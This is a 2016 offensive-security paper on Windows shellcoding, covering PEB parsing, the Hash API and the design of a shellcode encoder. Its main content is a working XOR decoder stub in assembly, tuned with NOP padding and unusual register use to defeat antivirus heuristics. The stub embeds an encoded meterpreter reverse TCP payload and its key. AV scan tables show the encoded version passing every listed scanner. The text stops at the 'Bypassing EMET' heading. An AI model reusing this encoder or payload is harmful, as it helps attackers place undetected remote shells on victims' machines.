INVICTUS EUROPE

SECURITY PAPER

Preparation Date: 11 Dec 2016

Art of Anti Detection – 3

Shellcode Alchemy

Prepared by:

Ege BALCI

Penetration Tester

ege.balci<at>invictuseurope.com

TABLE OF CONTENT

1. Abstract:

This paper will deal with subjects such as basic shellcoding concepts, assembly level encoder/decoder design and few methods for bypassing anti exploit solutions such as Microsoft's Enhanced Mitigation Experience Toolkit(EMET). In order to understand the content of this paper readers needs to have at least intermediate x86 assembly knowledge and decent understanding of basic file formats such as COFF and PE, also reading other articles (Art of Anti Detection 1 – Introduction to AV & Detection Techniques and Art of Anti Detection 2 – PE Backdoor Manufacturing) will help with understanding the inner workings of basic detection techniques used by AV products and terminology in this paper.

2. Terminology

Process Environment Block(PEB):
In computing the Process Environment Block (abbreviated PEB) is a data structure in the Windows NT operating system family. It is an opaque data structure that is used by the operating system internally, most of whose fields are not intended for use by anything other than the operating system. Microsoft notes, in its MSDN Library documentation — which documents only a few of the fields — that the structure "may be altered in future versions of Windows". The PEB contains data structures that apply across a whole process, including global context, startup parameters, data structures for the program image loader, the program image base address, and synchronization objects used to provide mutual exclusion for process-wide data structures.

Address Space Layout Randomization:
(ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

Import Address Table(IAT):
Address table is used as a lookup table when the application is calling a function in a different module. It can be in the form of both import by ordinal and import by name. Because a compiled program cannot know the memory location of the libraries it depends upon, an indirect jump is required whenever an API call is made. As the dynamic linker loads modules and joins them together, it writes actual addresses into the IAT slots, so that they point to the memory locations of the corresponding library functions.

Data Execution Prevention(DEP):
Data Execution Prevention (DEP) is a set of hardware and software technologies that perform additional checks on memory to help prevent malicious code from running on a system. In Microsoft Windows XP Service Pack 2 (SP2) and Microsoft Windows XP Tablet PC Edition 2005, DEP is enforced by hardware and by software.The primary benefit of DEP is to help prevent code execution from data pages. Typically, code is not executed from the default heap and the stack. Hardware-enforced DEP detects code that is running from these locations and raises an exception when execution occurs. Software-enforced DEP can help prevent malicious code from taking advantage of exception-handling mechanisms in Windows.

Address Layout Randomization(ASLR):
Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks. In order to prevent an attacker from reliably jumping to, for example, a particular exploited function in memory, ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

stdcall Calling Convention:
The stdcall calling convention is a variation on the Pascal calling convention in which the callee is responsible for cleaning up the stack, but the parameters are pushed onto the stack in right-to-left order, as in the _cdecl calling convention. Registers EAX, ECX, and EDX are designated for use within the function. Return values are stored in the EAX register. stdcall is the standard calling convention for the Microsoft Win32 API and for Open Watcom C++.

3. Introduction

Shellcodes plays a very important role in cyber security field, they are widely used in a lot of malware and exploits. So, what is shellcode? Shellcode is basically a series of bytes that will be interpreted as instructions on CPU, the main purpose of writing shellcodes is exploiting vulnerabilities that allows executing arbitrary bytes on the system such as overflow vulnerabilities also, because of shellcodes can run directly inside memory wast amount of malware takes advantage of it, the reason behind the name shellcode is usually shellcodes returns a command shell when executed but in time the meaning has evolved, today almost all compiler generated programs can be converted to shellcode, because of writing shellcode involves an in-depth understanding of assembly language for the target architecture and operating system, this paper will assume reader knows how to write programs in assembly on both Windows and Linux environments. There are a lot of open source shellcodes on the internet but for exploiting new and different vulnerabilities every cyber security researcher should be able to write his/her own sophisticated shellcode,

also writing your own shellcodes will help a lot for understanding the key concepts of operating systems, the aim of this paper is explaining basic shellcoding concepts, showing effective methods for decreasing the detection rate on shellcodes and bypassing some anti exploit mitigation.

4. Basic Shellcoding

Writing shellcodes for different operating systems requires different approaches, unlike Windows, UNIX based operating systems provides a direct way to communicate with the kernel through the int 0x80 interface, all syscalls inside the UNIX based operating systems has a unique number, with calling the 0x80'th interrupt code(int 0x80), kernel executes the syscall with given number and parameters, but here is the problem, Windows does not have a direct kernel interface, this means there has to be exact pointers(memory addresses) to functions in order to call them and unfortunately hard coding the function addresses does not fully solve the problem, every function address inside windows changes in every service pack,version and even configuration, using hard coded addresses makes the shellcode highly version dependent, writing version independent shellcodes on windows is possible throughout solving the addressing problem, this can be achieved with finding the function addresses dynamically on runtime.

5. Solving The Addressing Problem

Throughout the time shellcode writers found clever ways to find the addresses of Windows API functions on runtime, in this paper we will focus on a specific method called PEB parsing, this method uses the Process Environment Block(PEB) data structure to locate the base addresses of loaded DLLs and finding their function addresses with parsing the Export Address Table(EAT), almost all version independent windows shellcodes inside metasploit framework uses this technique to find the addresses of Windows API functions,

Shellcodes witch is using this method takes advantage of "FS"segment register, in windows this register points out the Thread Environment Block(TEB) address, TEB block contains a lot of useful data including PEB structure we are looking for, when shellcode is executed inside memory we need to go 48 bytes forward from the beginning of the TEB block,

```
xor eax, eax
mov edx, [fs:eax+48]
```

now we have a pointer to EB structure,

```
typedef struct _TEB
 485 {
 486     NT_TIB          Tib;                    /* 000 */
 487     PVOID           EnvironmentPointer;     /* 01c */
 488     CLIENT_ID       ClientId;               /* 020 */
 489     PVOID           ActiveRpcHandle;        /* 028 */
 490     PVOID           ThreadLocalStoragePointer; /* 02c */
 491     PVOID           Peb;                    /* 030 */
 492     ULONG           LastErrorValue;         /* 034 */
 493     ULONG           CountOfOwnedCriticalSections;/* 038 */
 494     PVOID           CsrClientThread;        /* 03c */
 495     PVOID           Win32ThreadInfo;        /* 040 */
 496     ULONG           Win32ClientInfo[31];    /* 044 used for user32 private data in Wine */
 497     PVOID           WOW32Reserved;          /* 0c0 */
 498     ULONG           CurrentLocale;          /* 0c4 */
 499     ULONG           FpSoftwareStatusRegister; /* 0c8 */
 500     PVOID           SystemReserved1[54];    /* 0cc used for kernel32 private data in Wine */
 501     PVOID           Spare1;                 /* 1a4 */
 502     LONG            ExceptionCode;          /* 1a8 */
 503     PVOID     ActivationContextStackPointer;          /* 1a8/02c8 */
 504     BYTE            SpareBytes1[36];        /* 1ac */
 505     PVOID           SystemReserved2[10];    /* 1d4 used for ntdll private data in Wine */
 506     GDI_TEB_BATCH   GdiTebBatch;            /* 1fc */
 507     ULONG           gdiRgn;                 /* 6dc */
 508     ULONG           gdiPen;                 /* 6e0 */
 509     ULONG           gdiBrush;               /* 6e4 */
 510     CLIENT_ID       RealClientId;           /* 6e8 */
 511     HANDLE          GdiCachedProcessHandle; /* 6f0 */
 512     ULONG           GdiClientPID;           /* 6f4 */
 513     ULONG           GdiClientTID;           /* 6f8 */
 514     PVOID           GdiThreadLocaleInfo;    /* 6fc */
 515     PVOID           UserReserved[5];        /* 700 */
 516     PVOID           glDispatchTable[280];    /* 714 */
 517     ULONG           glReserved1[26];        /* b74 */
 518     PVOID           glReserved2;            /* bdc */
 519     PVOID           glSectionInfo;          /* be0 */
 520     PVOID           glSection;              /* be4 */
 521     PVOID           glTable;                /* be8 */
 522     PVOID           glCurrentRC;            /* bec */
 523     PVOID           glContext;              /* bf0 */
 524     ULONG           LastStatusValue;        /* bf4 */
 525     UNICODE_STRING  StaticUnicodeString;    /* bf8 used by advapi32 */
 526     WCHAR           StaticUnicodeBuffer[261]; /* c00 used by advapi32 */
 527     PVOID           DeallocationStack;      /* e0c */
 528     PVOID           TlsSlots[64];           /* e10 */
 529     LIST_ENTRY      TlsLinks;               /* f10 */
 530     PVOID           Vdm;                    /* f18 */
 531     PVOID           ReservedForNtRpc;       /* f1c */
 532     PVOID           DbgSsReserved[2];       /* f20 */
 533     ULONG           HardErrorDisabled;      /* f28 */
 534     PVOID           Instrumentation[16];    /* f2c */
 535     PVOID           WinSockData;            /* f6c */
 536     ULONG           GdiBatchCount;          /* f70 */
 537     ULONG           Spare2;                 /* f74 */
 538     ULONG           Spare3;                 /* f78 */
 539     ULONG           Spare4;                 /* f7c */
 540     PVOID           ReservedForOle;         /* f80 */
 541     ULONG           WaitingOnLoaderLock;    /* f84 */
 542     PVOID           Reserved5[3];           /* f88 */
 543     PVOID          *TlsExpansionSlots;      /* f94 */
 544 } TEB, *PTEB;
```

48 byte

After getting the PEB structure pointer, now we will move 12 bytes forward from the beginning of the PEB block in order to get the address for “Ldr” data structure pointer inside PEB block,

```
mov edx, [edx+12]
```

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

12 byte

Ldr structure contains information about the loaded modules for the process, if we move 20 byte further inside Ldr structure we will reach the first module from the "InMemoryOrderModuleList",

```
mov edx, [edx+20]
```

```
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

20 byte

Now our pointer is pointing to InMemoryOrderModuleList witch is a LIST_ENTRY structure, Windows defines this structure as a "head of a doubly-linked list that contains the loaded modules for the process." each item in the list is a pointer to an LDR_DATA_TABLE_ENTRY structure, this structure is our main target, it contains full name and base address of loaded DLLs(modules), since the order of the loaded modules can change, we should check the full name in order to choose the right DLL that is containing the function we are looking for, this can be easily done with moving 40 bytes forward from the start of the LDR_DATA_TABLE_ENTRY if the DLL name matches the one that we are looking for, we can proceed,


with moving 16 byte forward inside LDR_DATA_TABLE_ENTRY we now finally have the base address of the loaded DLL,

```
mov edx, [edx+16]
```


```
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks;
    LIST_ENTRY InMemoryOrderLinks;
    LIST_ENTRY InInitializationOrderLinks;
    PVOID DllBase;
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;
    ULONG Flags;
    WORD LoadCount;
    WORD TlsIndex;
    union
    {
        LIST_ENTRY HashLinks;
        struct
        {
            PVOID SectionPointer;
            ULONG CheckSum;
        };
    };
    union
    {
        ULONG TimeDateStamp;
        PVOID LoadedImports;
    };
    _ACTIVATION_CONTEXT * EntryPointActivationContext;
    PVOID PatchInformation;
    LIST_ENTRY ForwarderLinks;
    LIST_ENTRY ServiceTagLinks;
    LIST_ENTRY StaticLinks;
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

16 byte

The first step of getting the function addresses is complete, now we have the base address of the DLL that is containing the required function, we have to parse the DLL's export address table in order to find the required function address, export address table is located inside the PE optional header, with moving 60 bytes forward from the base address we now have a pointer to DLL's PE header on memory,



finally we need to calculate the address of the export address table with (Module Base Address + PE header address + 120 byte) formula, this will give the address of the export address table(EAT), after getting the EAT address we now have access to all functions that is exported by the DLL, Microsoft describes the IMAGE_EXPORT_DIRECTORY with below figure,



This structure contains the addresses, names, and number of the exported functions, with using the same size calculation traversing techniques desired function addresses can be obtained inside this structure, of course the order of the exported functions may change in every windows version, because of this before obtaining the function addresses, name of the function should be checked, after being sure of the function name, the function address is now in our reach,

as you can understand this method is all about calculating the size of several Windows data structures and traversing inside the memory, the real challenge here is building a reliable name comparing mechanism for selecting the right DLL and functions, if PEB parsing technique seems too hard to implement do not worry, there are easier way to do this.

6. Hash API

Almost all shellcodes inside metasploit project uses a assembly block called Hash API, it is a fine piece of code written by Stephen Fewer and it is used by majority of Windows the shellcodes inside metasploit since 2009, this assembly block makes parsing the PEB structure much easier, it uses the basic PEB parsing logic and some additional hashing methods for quickly finding the required functions with calculating the ROR13 hash of the function and module name, usage of this block is pretty easy, it uses the stdcall calling convention only difference is after pushing the required function parameters it needs the ROR13 hash of the function name and DLL name that is containing the function, after pushing the required parameters and the function hash it parses the PEB block as explained earlier and finds the module name, after finding the module name it calculates the ROR13 hash and saves it to stack then it moves to the DLL's export address table and calculates the ROR13 hash of each function name, it takes the sum of the each function name hash and module name hash, if the sum matches the hash that we are looking for, it means the wanted function is found, finally Hash API makes a jump to the found function address with the passed parameters on the stack, it is a very elegant piece of code but it is coming to its final days, because of it's popularity and wide usage, some AV products and anti exploit mitigations specifically targets the work logic of this code block, even some AV products uses the ROR13 hash used by the Hash API as signatures for identifying the malicious files, because of the recent advancements on anti exploit solutions inside operating systems, Hash API has a short lifespan left, but there are other ways to find the Windows API function addresses, also with using some encoding mechanisms this method can still bypass the majority of AV products.

7. Encoder/Decoder Design

Before starting to design, reader should acknowledge the fact that using this encoder alone will not generate fully undetectable shellcodes, after executing the shellcode, decoder will run directly and decode the entire shellcode to its original form, this can't bypass the dynamic analysis mechanisms of the AV products.

Decoder logic is pretty simple, it will use a randomly generated multi byte XOR key for decoding the shellcode, after the decode operation it will execute it, before placing the shellcode inside the decoder header it should be ciphered with a multi byte XOR key and both shellcode and XOR key should be placed inside the "<Shellcode>", "<Key>" labels,

```
;   #==================================#
;   |   ESI -> Pointer to shellcode    |
;   |   EDI -> Pointer to key          |
;   |   ECX -> Shellcode index counter |
;   |   EDX -> Key index counter       |
;   |   AL  -> Shellcode byte holder   |
;   |   BL  -> Key byte holder         |
;   #==================================#
;
;   Size: 50 byte

[BITS 32]
[ORG 0]

    JMP GetShellcode            ; Jump to shellcode label
Stub:
    POP ESI                     ; Pop out the address of shellcode to ESI register
    PUSH ESI                    ; Save the shellcode address to stack
    XOR ECX,ECX                 ; Zero out the ECX register
GetKey:
    CALL SetKey                 ; Call the SetKey label
    Key: DB <Key>               ; Decipher key
    KeyEnd: EQU $-Key           ; Set the size of the decipher key to KeyEnd label
SetKey:
    POP EDI                     ; Pop the address of decipher key to EDI register
    XOR EDX,EDX                 ; Zero out the EDX register
Decipher:
    MOV AL,[ESI]                ; Move 1 byte from shellcode to AL register
    MOV BL,[EDI]                ; Move 1 byte from decipher key to BL register
    XOR AL,BL                   ; Make a logical XOR operation between AL ^ BL
    MOV [ESI],AL                ; Move back the deciphered shellcode byte to same index
    INC ESI                     ; Increase the shellcode index
    INC EDI                     ; Increase the key index
    INC ECX                     ; Increase the shellcode index counter
    INC EDX                     ; Increase the key index counter
    CMP ECX, End                ; Compare the shellcode index counter with shellcode size
    JE Fin                      ; If index counter is equal to shellcode size, jump to Fin label
    CMP EDX,KeyEnd              ; Compare the key index counter with key size
    JE GetKey                   ; If key index counter is equal to key size, jump to GetKey label for reseting the key
    JMP Decipher                ; Repeate all operations
Fin: ; In here deciphering operation is finished
    RET                         ; Execute the shellcode
GetShellcode:
    CALL Stub                   ; Jump to Stub label and push the address of shellcode to stack
    Shellcode: DB <Shellcode>   ; Shellcode in bytes

    End: EQU $-Shellcode        ; Set the shellcode size to End label
```

Since the code is pretty much self explanatory, i will not waste time for explaining it line by line, with using the JMP/CALL trick it gets the addresses of shellcode and key on runtime then performs a logical XOR operation between each byte of shellcode and key, every time the decipher key reaches to end it will reset the key with it's start address, after finishing the decode operation it will jump to shellcode, using longer XOR key increase the randomness of the shellcode but also increases the entrophy of the code block so avoid using too long decipher keys,

there are hundreds of ways to encode shellcodes with using basic logical operations such as XOR, NOT, ADD, SUB, ROR, ROL in every encoder routine there are infinite possible shellcode output, the possibility of AV products detecting any sign of shellcode before decoding sequence is very low, because of this AV products also develops heuristic engines that is capable of detecting decryption and decoding loops inside code blocks, there are few effective methods for bypassing the static approaches for detecting decoder loops when writing shellcode encoders,

Uncommon Register Usage:

In x86 architecture all registers have a specific purpose, for example ECX stands for Extended Counter Register and it is commonly used as a loop counter, when we write a basic loop condition in any compiled language, the compiler will probably use the ECX register as the loop counter variable, finding a consecutively increasing ECX register inside a code block is strongly indicates a loop for the heuristic engines, solution to this issue is simple, not using the ECX register for loop counter, this is just one example but it is also very effective for all other stereotyped code fragments like function epilogue/prologue etc.. a lot of code recognition mechanism depends on the register usage, writing assembly code with unusual register usage will decrease the detection rate.

Garbage Code Padding:

There may be hundreds of ways to identify decoders inside code blocks and almost every AV product uses different approaches but eventually they have to generate a signature for statically checking a code block for possible decoder or decryptor, using random NOP instructions inside the decoder code is a nice way to bypass static signature analysis, it doesn't have to be specifically NOP instruction, it can be any instruction that maintains the functionality of the original code, the aim is adding garbage instructions in order to break apart the malicious signatures inside code block, another important thing about writing shellcodes is the size, so avoid using too much garbage obfuscation code inside the decoder or it will increase the overall size.

After implementing this methods resulting code looks like this,


```
[BITS 32]
[ORG 0]

    JMP GetShellcode                ; Jump to shellcode label
Stub:
    POP ESI                         ; Pop out the address of shellcode to ESI register
    PUSH ESI                        ; Save the shellcode address to stack
    XOR EAX,EAX                     ; Zero out the EAX register
GetKey:
    CALL SetKey                     ; Call the SetKey label
    Key: DB 0x78, 0x9b, 0xc5, 0xb9, 0x7f, 0x77, 0x39, 0x5c, 0x4f, 0xa6              ; Decipher key
    KeyEnd: EQU $-Key               ; Set the size of the decipher key to KeyEnd label
SetKey:
    POP EDI                         ; Pop the address of decipher key to EDI register
    NOP                             ; [GARBAGE]
    XOR EDX,EDX                     ; Zero out the EDX register
    NOP                             ; [GARBAGE]
Decipher:
    NOP                             ; [GARBAGE]
    MOV CL,[ESI]                    ; Move 1 byte from shellcode to CL register
    NOP                             ; [GARBAGE]
    NOP                             ; [GARBAGE]
    MOV BL,[EDI]                    ; Move 1 byte from decipher key to BL register
    NOP                             ; [GARBAGE]
    XOR CL,BL                       ; Make a logical XOR operation between CL ^ BL
    NOP                             ; [GARBAGE]
    NOP                             ; [GARBAGE]
    MOV [ESI],CL                    ; Move back the deciphered shellcode byte to same index
    NOP                             ; [GARBAGE]
    NOP                             ; [GARBAGE]
    INC ESI                         ; Increase the shellcode index
    INC EDI                         ; Increase the key index
    INC EAX                         ; Increase the shellcode index counter
    INC EDX                         ; Increase the key index counter
    CMP EAX, End                    ; Compare the shellcode index counter with shellcode size
    JE Fin                          ; If index counter is equal to shellcode size, jump to Fin label
    CMP EDX,KeyEnd                  ; Compare the key index counter with key size
    JE GetKey                       ; If key index counter is equal to key size, jump to GetKey label for reseting the key
    JMP Decipher                    ; Repeate all operations
Fin: ; In here deciphering operation is finished
    RET                             ; Execute the shellcode
GetShellcode:
    CALL Stub                       ; Jump to Stub label and push the address of shellcode to stack
    Shellcode: DB  0x84, 0x73, 0x47, 0xb9, 0x7f, 0x77, 0x59, 0xd5, 0xaa, 0x97, 0xb8, 0xff,
  0x4e, 0xe9, 0x4f, 0xfc, 0x6b, 0x50, 0xc4, 0xf4, 0x6c, 0x10, 0xb7, 0x91,
  0x70, 0xc0, 0x73, 0x7a, 0x7e, 0x59, 0xd4, 0xa7, 0xa4, 0xc5, 0x7d, 0x5b,
  0x19, 0x9d, 0x80, 0xab, 0x79, 0x5c, 0x27, 0x4b, 0x2d, 0x20, 0xb2, 0x0e,
  0x5f, 0x2d, 0x32, 0xa7, 0x4e, 0xf5, 0x6e, 0x0f, 0xda, 0x14, 0x4e, 0x77,
  0x29, 0x10, 0x9c, 0x99, 0x7e, 0xa4, 0xb2, 0x15, 0x57, 0x45, 0x42, 0xd2,
  0x4e, 0x8d, 0xf4, 0x76, 0xef, 0x6d, 0xb0, 0x0a, 0xb9, 0x54, 0xc8, 0xb8,
  0xb8, 0x4f, 0xd9, 0x29, 0xb9, 0xa5, 0x05, 0x63, 0xfe, 0xc4, 0x5b, 0x02,
  0xdd, 0x04, 0xc4, 0xfe, 0x5c, 0x9a, 0x16, 0xdf, 0xf4, 0x7b, 0x72, 0xd7,
  0x17, 0xba, 0x79, 0x48, 0x4e, 0xbd, 0xf4, 0x76, 0xe9, 0xd5, 0x0b, 0x82,
  0x5c, 0xc0, 0x9e, 0xd8, 0x26, 0x2d, 0x68, 0xa3, 0xaf, 0xf9, 0x27, 0xc1,
  0x4e, 0xab, 0x94, 0xfa, 0x64, 0x34, 0x7c, 0x94, 0x78, 0x9b, 0xad, 0xce,
  0x0c, 0x45, 0x66, 0x08, 0x27, 0xea, 0x0f, 0xbd, 0xc2, 0x46, 0xaa, 0xcf,
  0xa9, 0x5d, 0x4f, 0xa6, 0x51, 0x5f, 0x91, 0xe9, 0x17, 0x5e, 0xb9, 0x37,
  0x4f, 0x59, 0xad, 0xf1, 0xc0, 0xd1, 0xbf, 0xdf, 0x3b, 0x47, 0x27, 0xa4,
  0x78, 0x8a, 0x99, 0x30, 0x99, 0x27, 0x69, 0x0c, 0x1f, 0xe6, 0x28, 0xdb,
  0x95, 0xd1, 0x95, 0x78, 0xe6, 0xbc, 0xb0, 0x73, 0xef, 0xf1, 0xd5, 0xef,
  0x28, 0x1f, 0xa0, 0xf9, 0x3b, 0xc7, 0x87, 0x4e, 0x40, 0x79, 0x0b, 0x7b,
  0xc6, 0x12, 0x47, 0xd3, 0x94, 0xf3, 0x35, 0x0c, 0xdd, 0x21, 0xc6, 0x89,
  0x25, 0xa6, 0x12, 0x9f, 0x93, 0xee, 0x17, 0x75, 0xe0, 0x94, 0x10, 0x59,
  0xad, 0x10, 0xf3, 0xd3, 0x3f, 0x1f, 0x39, 0x4c, 0x4f, 0xa6, 0x2e, 0xf1,
  0xc5, 0xd1, 0x27, 0xd3, 0x6a, 0xb9, 0xb0, 0x73, 0xeb, 0xc8, 0xaf, 0xb9,
  0x29, 0x24, 0x6e, 0x34, 0x4d, 0x7f, 0xb0, 0xc4, 0x3a, 0x6c, 0x7e, 0xb4,
  0x10, 0x9a, 0x3a, 0x48, 0xbb

    End: EQU $-Shellcode            ; Set the shellcode size to End label
```

Only change is between EAX and ECX registers, now the register responsible for counting the shellcode index is EAX, and there are few lines of NOP padding between every XOR and MOV instructions, the shellcode used by this tutorial is Windows meterpreter reverse TCP, after ciphering the shellcode with a 10 byte long random XOR key, both placed inside the decoder, with using the nasm -f bin Decoder.asm command assemble the decoder to binary format(Don't forget the remove the line breaks on shellcode or nasm will not asssemble it).

Here is the AV scan result before encoding the raw shellcode,




show by files

Antivirus	Results
Ad-Aware Pro	Clean
AhnLab V3 Internet Security	Clean
Arcavir Antivirus 2014	Clean
avast! Internet Security	Win32:Swrort-S [Trj]
AVG Anti-Virus	Linux/ShellCode.AA
Avira Antivirus Suite	Clean
Bitdefender Antivirus Plus	Exploit.Shellcode.BV
BullGuard Antivirus	Exploit.Shellcode.BV
Clam AntiVirus	Win.Trojan.MSShellcode-7
COMODO Internet Security	Clean
Dr.Web Anti-virus	PowerShell.DownLoader.36
Emsisoft Anti-Malware	Clean
eScan Antivirus	Exploit.Shellcode.BV
ESET NOD32 Antivirus	Clean
F-PROT Antivirus for Windows	Clean
F-Secure Internet Security 2014	Clean
FortiClient Lite	Clean
G Data AntiVirus	Exploit.Shellcode.BV
IKARUS anti.virus	Trojan.Linux.Shellcode
Jiangmin Antivirus 2011	Clean
K7 UltimateSecurity	Clean
Kaspersky Anti-Virus	Clean
Malwarebytes Anti-Malware	Clean
McAfee Total Protection	Clean
McAfee VirusScan Enterprise	Clean
Nano Antivirus	Trojan.Dos.Swrort.uhpfc
Outpost Antivirus Pro	Clean
Panda Global Protection 2014	Clean
Quick Heal Internet Security	Clean
Solo Antivirus	Clean
Sophos Anti-Virus	Clean
SUPERAntiSpyware	Clean
Total Defence Anti-Virus 2011	Clean
Trend Micro Titanium IS	Clean
TrustPort Antivirus	Linux/ShellCode.AA(Argon)
Twister Antivirus	Clean
VBA32 Anti-Virus	Clean
VirIT eXplorer	Linux.ShellCode.AA
Windows Defender	Clean
Zillya! Internet Security	Clean

As you can see a lot of AV scanners recognizes the shellcode.

And this is the result for encoded shellcode,



show by files

Antivirus	Results
Ad-Aware Pro	Clean
AhnLab V3 Internet Security	Clean
Arcavir Antivirus 2014	Clean
avast! Internet Security	Clean
AVG Anti-Virus	Clean
Avira Antivirus Suite	Clean
Bitdefender Antivirus Plus	Clean
BullGuard Antivirus	Clean
Clam AntiVirus	Clean
COMODO Internet Security	Clean
Dr.Web Anti-virus	Clean
Emsisoft Anti-Malware	Clean
eScan Antivirus	Clean
ESET NOD32 Antivirus	Clean
F-PROT Antivirus for Windows	Clean
F-Secure Internet Security 2014	Clean
FortiClient Lite	Clean
G Data AntiVirus	Clean
IKARUS anti.virus	Clean
Jiangmin Antivirus 2011	Clean
K7 UltimateSecurity	Clean
Kaspersky Anti-Virus	Clean
Malwarebytes Anti-Malware	Clean
McAfee Total Protection	Clean
McAfee VirusScan Enterprise	Clean
Nano Antivirus	Clean
Outpost Antivirus Pro	Clean
Panda Global Protection 2014	Clean
Quick Heal Internet Security	Clean
Solo Antivirus	Clean
Sophos Anti-Virus	Clean
SUPERAntiSpyware	Clean
Total Defence Anti-Virus 2011	Clean
Trend Micro Titanium IS	Clean
TrustPort Antivirus	Clean
Twister Antivirus	Clean
VBA32 Anti-Virus	Clean
VirIT eXplorer	Clean
Windows Defender	Clean
Zillya! Internet Security	Clean

8. Anti Exploit Mitigations

When it comes to bypassing AV products there are a lot of ways to success but anti exploit mitigations takes the situation to a whole new level, Microsoft announced Enhanced Mitigation Experience Toolkit(EMET) in 2009, it is basically is a utility that helps prevent vulnerabilities in software from being successfully exploited, it has several protection mechanisms,

- Dynamic Data Execution Prevention (DEP)
- Structure Exception Handler Overwrite protection (SEHOP)
- NullPage Allocation
- HeapSpray Protection
- Export Address Table Address Filtering (EAF)
- Mandatory ASLR
- Export Address Table Access Filtering Plus (EAF+)
- ROP mitigations
  - Load library checks
  - Memory protection check
  - Caller checks
  - Simulate execution flow
  - Stack pivot
- Attack Surface Reduction (ASR)

Among these mitigations EAF, EAF+ and caller checks concerns us most, as explained earlier almost all shellcodes inside metasploit framework uses the Stephen Fewer's Hash API and because of Hash API applies the PEB/EAT parsing techniques, EMET easily detects and prevents the executions of shellcodes.

9. Bypassing EMET

